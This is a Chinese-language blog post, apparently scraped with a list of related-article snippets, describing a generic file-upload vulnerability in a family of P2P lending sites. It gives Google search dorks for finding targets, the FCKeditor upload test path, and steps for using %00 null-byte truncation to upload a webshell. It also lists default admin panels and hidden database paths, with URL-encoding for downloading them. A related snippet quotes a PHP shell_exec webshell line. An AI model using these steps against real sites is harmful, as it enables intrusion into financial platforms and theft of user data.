
某p2p存在通用上传漏洞
google链接查找:
inurl:shouyi.asp

inurl:itemlist_xq.asp?id=
很多存在Fckeditor上传链接:
FCKeditor/editor/filemanager/connectors/uploadtest.html
抓包上传%00截断后发送就能获取shell
如果一次发送不行, 就发送多几次即可
如果多次发送同一数据包不行就把%00改成两个%00%00再截断送送一次或多次即可拿shell
通用后台与数据库下载:
后台:   cpcms_admin\cplogin.asp

数据库: cp_data\cp_dsds%#^&@!daaa_cc\#$ssjjb##17#65&&^_^%@&@34546$3$3.mdb

数据库: cp_data\#$ssjjb##17#65&&^_^%@&@34546$3$3.mdb

或

后台:   ajcmsadmin\account.asp

数据库: ajcmsadmin\nnyylczccydata\#$ssjjb##17#654543534546$3$3.mdb

或

后台:   ailangeadmin\account.asp

数据库: shujukuDSDFE489#$###789sdf\DS#@FCsad54534234433###\#$ssjjb##17#65454###23233534546$3$3.mdb
注意, 如果要下载数据库, 要把特殊字符转为url编码。
比如:
cp_data\cp_dsds%#^&@!daaa_cc\#$ssjjb##17#65&&^_^%@&@34546$3$3.mdb

转码为:

cp_data\cp_dsds%25%23%5e%26%40%21%64%61%61%61%5f%63%63%5c%23%24%73%73%6a%6a%62%23%23%31%37%23%36%35%26%26%5e%5f%5e%25%40%26%40%33%34%35%34%36%24%33%24%33%2e%6d%64%62

些种p2p界面型形如下:
某p2p存在通用上传漏洞的更多相关文章
- 上传漏洞科普[1]-文件上传表单是Web安全主要威胁
为了让最终用户将文件上传到您的网站,就像是给危及您的服务器的恶意用户打开了另一扇门.即便如此,在今天的现代互联网的Web应用程序,它是一种 常见的要求,因为它有助于提高您的业务效率.在Facebook ...
- 文件包含上传漏洞&目录遍历命令执行漏洞
文件上传漏洞: 一句话木马 一句话木马主要由两部分组成:执行函数与 接收被执行代码的变量 执行函数: eval() assert() create_function() array_map() arr ...
- 【原创】JEECMS v6~v7任意文件上传漏洞(1)
文章作者:rebeyond 受影响版本:v6~v7 漏洞说明: JEECMS是国内Java版开源网站内容管理系统(java cms.jsp cms)的简称.该系统基于java技术开发,继承其强大.稳定 ...
- web安全之文件上传漏洞
成因: 当文件上传时,若服务端脚本语言未对上传的文件进行严格验证和过滤,若恶意用户上传恶意的 脚本文件时,就有可能控制整个网站甚至是服务器,这就是文件上传漏洞. 权限: 1. 后台权限:登陆了后台,可 ...
- Web应用安全之文件上传漏洞详解
什么是文件上传漏洞 文件上传漏洞是在用户上传了一个可执行的脚本文件,本通过此脚本文件获得了执行服务器端命令的功能,这种攻击方式是最为直接,最为有效的,有时候,几乎没有什么门槛,也就是任何人都可以进行这 ...
- 文件上传漏洞演示脚本之js验证
文件上传漏洞演示脚本之js验证 0 0 716 关于文件上传漏洞,想必玩web安全的同学们都有接触,之前本站也发布过一篇文章介绍文件上传漏洞的各种绕过方法,但是只是有文档却没有演示代码 ...
- 中国电信某站点JBOSS任意文件上传漏洞
1.目标站点 http://125.69.112.239/login.jsp 2.简单测试 发现是jboss,HEAD请求头绕过失败,猜测弱口令失败,发现没有删除 http://125.69.112. ...
- CKFinder 1.4.3 任意文件上传漏洞
CKFinder 是国外一款非常流行的所见即所得文字编辑器,其1.4.3 asp.net版本存在任意文件上传漏洞,攻击者可以利用该漏洞上传任意文件. CKFinder在上传文件的时候,强制将文件名(不 ...
- 小白日记38:kali渗透测试之Web渗透-手动漏洞挖掘(四)-文件上传漏洞
手动漏洞挖掘 文件上传漏洞[经典漏洞,本身为一个功能,根源:对上传文件的过滤机制不严谨] <?php echo shell_exec($_GET['cmd']);?> 直接上传webshe ...
随机推荐
- django 安装/部署过程
一.软件安装 1.升级linux中的python 参考“centos升级python” 2.安装apache(httpd) 3.安装django,先要安装setuptools 参考“安装dj ...
- TCP标志位简析
TCP标志位简析 TCP标志位 URG:此标志表示TCP包的紧急指针域(后面马上就要说到)有效,用来保证TCP连接不被中断,并且督促中间层设备要尽快处理这些数据: ACK:此标志表示应答域有效, ...
- delphi 取得数据集某字段值的六种方法
//取name字段的示例 edit1.Text:=ADOquery1.Fields[2].AsString; //取得数据表的第二个字段的值 edit2.Text:=ADOquery1.Fie ...
- Go语言【第十篇】:Go数据结构之:指针
Go语言指针 Go语言中指针是很容易学习的,Go语言中使用指针可以更简单的执行一些任务.我们都知道变量是一种使用方便的占位符,用于引用计算机内存地址.Go语言的取地址符是 &,放到一个变量前使 ...
- Python程序性能分析模块----------cProfile
cProfile分析器可以用来计算程序整个运行时间,还可以单独计算每个函数运行时间,并且告诉你这个函数被调用多少次 def foo(): pass import cProfile cProfile.r ...
- 【刷题】BZOJ 4950 [Wf2017]Mission Improbable
Description 那是春日里一个天气晴朗的好日子,你准备去见见你的老朋友Patrick,也是你之前的犯罪同伙.Patrick在编程竞赛上豪赌输掉了一大笔钱,所以他需要再干一票.为此他需要你的帮助 ...
- Android Appliction 使用解析
Application Base class for those who need to maintain global application state. You can provide your ...
- CC TSUBSTR:Substrings on a Tree——题解
https://www.codechef.com/problems/TSUBSTR https://vjudge.net/problem/CodeChef-TSUBSTR 给一棵点权为字母的树,你只能 ...
- mobx动态添加observable
mobx使用extendObservable来动态添加observable属性. extendObservable(target, properties, decorators?, options?) ...
- 利用caffe的solverstate断点训练
你可以从系统 /tmp 文件夹获取,名字是什么 caffe.ubuntu.username.log.INFO.....之类 ====================================== ...